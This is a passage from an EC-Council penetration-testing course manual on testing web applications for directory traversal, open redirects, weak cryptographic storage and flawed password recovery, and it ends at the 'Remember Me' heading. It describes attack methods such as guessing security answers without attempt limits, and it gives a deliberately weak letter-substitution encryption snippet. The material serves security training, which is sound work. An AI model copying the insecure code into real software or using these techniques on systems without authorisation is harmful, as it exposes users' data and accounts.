


Figure L.91: Diagram depicting directory traversal attack on the target web application

You can further intensify the test by sending arbitrary content that overwrites/exploits source code and sensitive data in the server. You can try to send non-malicious scripts to file APIs or as request parameters to operating system commands. Check whether request parameters contain file types or directory names that are vulnerable.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Check for Unvalidated Redirects and Forwards

Web application developers implement the URL redirect functionality to redirect the users to new or modified web application to improve functionality or performance when they are trying to open a same old URL of a web application. Sometimes the web applications do not validate URLs and redirect the users to new sites, which can be malicious. Attackers use this function of web application to insert URL scripts that can redirect users to malicious websites or download files automatically. Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass. Use social engineering techniques over email, IRC chats, tweets, social networking sites, and video and photo-sharing sites to post fraudulent links for redirects and forwards and trick users to download or install malicious software.

As a web penetration tester, you need to check if the web application redirects the users to unvalidated redirects and forwards. To test the web application for this vulnerability, provide a fake URL and observe its response.





Figure L.92: Working of unvalidated redirects


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure L.93: Working of unvalidated forwards

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Check for Insecure Cryptographic Storage

Insecure cryptographic storage refers to use of weak encryption codes and algorithms to encrypt the web application data while storing it in the database. This flaw allows an attacker to steal or modify weakly protected data, such as credit card numbers, SSNs, and other authentication credentials. You must ensure proper implementation of the encryption mechanism by testing its policies and protocols.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Check if the developer has updated the algorithm and uses secure passwords to encrypt and decrypt the data. Use code scanners to check for hard coding keys, storing keys, and non-encrypted weak algorithms of a target.

Example of the vulnerable code in a web application is as follows:

```
public String encrypt(String plainText) {
plainText = plainText.replace("a","z");
plainText = plainText.replace("b","y");
---------------
return Base64Encoder.encode(plainText);}
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test Any Account Recovery Function and Remember Me Function

The web applications have built-in features, such as password changing, account recovery, and remember me, to help users in providing ease of access when they forget passwords. Attackers exploit vulnerabilities in these features to bypass the authentication mechanism.

As a tester, you must find if any vulnerability exists in the functioning or implementation of these functionalities.

- **Password Changing**

  Web applications have a functionality to change password. Determine password change functionality within the application by spidering the application or creating a sign in account. For this task, you need to check for a link that says, "Forgot Your Password" or "Cannot Access Your Account", etc. If any of such links are there in the web application, then the users could recover their accounts. Try random strings for "Old Password," "New Password," and "Confirm the New Password" fields and analyze errors to identify vulnerabilities in password change functionality.

- **Password Recovery**

  You need to check account recovery functionality of the web application and observe the process. "Forgot Password" features generally present a challenge to the user; if it does not limit the number of attempts, the attacker can guess the challenge answer successfully with the help of social engineering. Applications may also send a unique recovery URL or existing password to an email address specified during the creation of the account or if the attacker solves the challenge.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Challenges may include a security question provided by users during the account creation. Click on the recover or reset password link and try to answer the security question. If the web application did not enforce any restrictions on the number of attempts to answer the security question, then you may get the answer at some point of time either manually or using automated tools. In such cases, the web application is vulnerable to the password recovery attack.

Web applications may also provide the password hint and you can use different hints on different user accounts to recover the password. Some web applications ask the users to enter their registered emails to send a link that allows the users to create a new password. Check if the web application allows you to enter a different email ID instead of the actual user's email ID.

- **Remember Me**

